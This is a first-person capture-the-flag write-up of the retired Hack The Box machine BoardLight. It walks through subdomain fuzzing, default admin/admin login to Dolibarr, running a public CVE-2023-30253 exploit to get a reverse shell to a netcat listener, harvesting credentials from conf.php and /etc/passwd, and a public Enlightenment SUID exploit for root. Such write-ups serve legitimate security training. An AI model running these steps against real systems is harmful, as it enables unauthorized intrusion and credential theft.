
This machine is retired on Hack The Box (HTB) and can be accessed using a VIP subscription. Since it is retired, I can make writeups sharing my experiences on completing the box and how I completed it. This machine was a Linux machine rated as easy. The machine can be accessed at this link: https://app.hackthebox.com/machines/603.
My first step was to perform an NMAP scan on the target machine using the given IP address. The scan I used was “sudo nmap -Pn -p- 10.10.11.11 -oN nmap.boardlight -T4 --min-rate=2000 -A” (“-Pn” – skip host discovery, “-p-” – all ports, and “-oN nmap.boardlight” to output to a file named “nmap.boardlight”, “-T4” to increase the timing, “--min-rate=2000” to set the minimum rate of requests sent, and “-A” to run various other scans like simple scripts, OS scan, check service versions, and more). Below is a picture of the NMAP results.

This revealed that only ports 22 and 80 were open on the target machine. Using this information, I went to the website to see if I could find anything of value, but I did not find much. I also ran a feroxbuster scan on the website but I came across nothing of interest. Shown below is an image of the website.

At the bottom of the page there was a domain name that could be added to /etc/hosts – “board.htb”.

I added this to my “/etc/hosts” so that the IP address would be associated with this domain.

I then fuzzed for subdomains to see if there would be anything that came up. The command I used was as follows – “ffuf -u http://board.htb/ -H "Host: FUZZ.board.htb" -w /usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -fs 15949“. This specified the url (“-u”), specified the host header with where the location was to fuzz (“-H”), specified the wordlist to use (“-w”), and ignored anything with a file size of 15949.

This revealed one subdomain, crm, which I proceeded to add to my /etc/hosts to also be associated with the IP address.

I navigated to this website and noticed a login page.

I tried a few different default credentials and found that the username “admin” worked with the password “admin”. I now had valid credentials incase I would need to perform a credentialed attack.

I looked up potential exploits for Dolibarr 17.0.0 and found this one: https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253. I downloaded this file and then transferred it to my current working directory so that I would be able to use it easier. I started a listener on port 4444 with the command “nc -nvlp 4444“.

I checked how to use the exploit using the command “python exploit.py”.

Now that I was sure of the syntax, I ran the exploit using the command “python3 exploit.py http://crm.board.htb admin admin <LOCAL-IP> 4444“. After I ran the command, I checked back on listener and I now had a connection.

With a shell on the machine, I did python breakout/shell stabilization commands:
python3 -c 'import pty; pty.spawn("/bin/bash")'export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/tmpexport TERM=xterm-256color- Ctrl + Z [Background Process]
stty raw -echo ; fg ; resetstty columns 200 rows 200


After digging around through the file system, I found the configuration files located at “/var/www/html/crm.board.htb/htdocs/conf” and noticed that there were several “conf” files, which could contain sensitive data.

The file “conf.php” contained a username and password that may be used for the database.
My next step was to see if there were other users on the machine, which I completed by looking at /etc/passwd with the command cat /etc/passwd. This revealed that there was a user named “larissa”.

Since I had a password, I decided to test for reuse with this username. This worked!


I went to larissa’s home directory to get the user.txt file.
I proceeded to check SUIDs using the command “find / -perm -u=s -type f 2>/dev/null” to see if there was anything that stuck out and noticed that there was “enlightment”. After completing the command “enlightment –version”, I noticed the version was 0.23.1, which is also visible in one of the SUIDs listed in the picture below.

After looking up an exploit for “Enlightenment version 0.23.1”, I found one on GitHub (https://github.com/MaherAzzouzi/CVE-2022-37706-LPE-exploit/blob/main/exploit.sh), which I then created a file using “nano exploit.sh” on the target machine. I also gave it executable permissions so that it would be able to be run using the command “chmod +x exploit.sh“.

I ran the exploit using the command “./exploit.sh”.

I was now root and able to gain the final flag located at /root. The box is now completed!
Main Takeaway Concepts
ENUMERATION
I feel like this is a common theme, but enumeration is always the most important part of the machine. Web enumeration (both for directories/files and subdomains) is a very important part of the initial enumeration process. In this case, it helped to reveal the subdomain that was vulnerable.
ALWAYS SEARCH UP OR FURTHER ANALYZE STRANGE PERMISSIONS
In this case, there was a SUID that was a bit strange named “enlightenment”. I was able to look into this with the version number that was provided and see that it was vulnerable and would allow me to privilege escalate in order to gain root. Even though the exploits for SUIDs, SGIDs, and capabilities are normally on GTFObins, it is still good to look at other sources incase strange ones, like enlightenment, might not be found on the website.
LOOK AROUND ON THE FILE SYSTEM
Snooping around in some folders can lead to valuable information, such as passwords (like in this case with the conf.php file). The sensitive information that was leaked led to another user being compromised on the machine.


 CyberArri
Leave a comment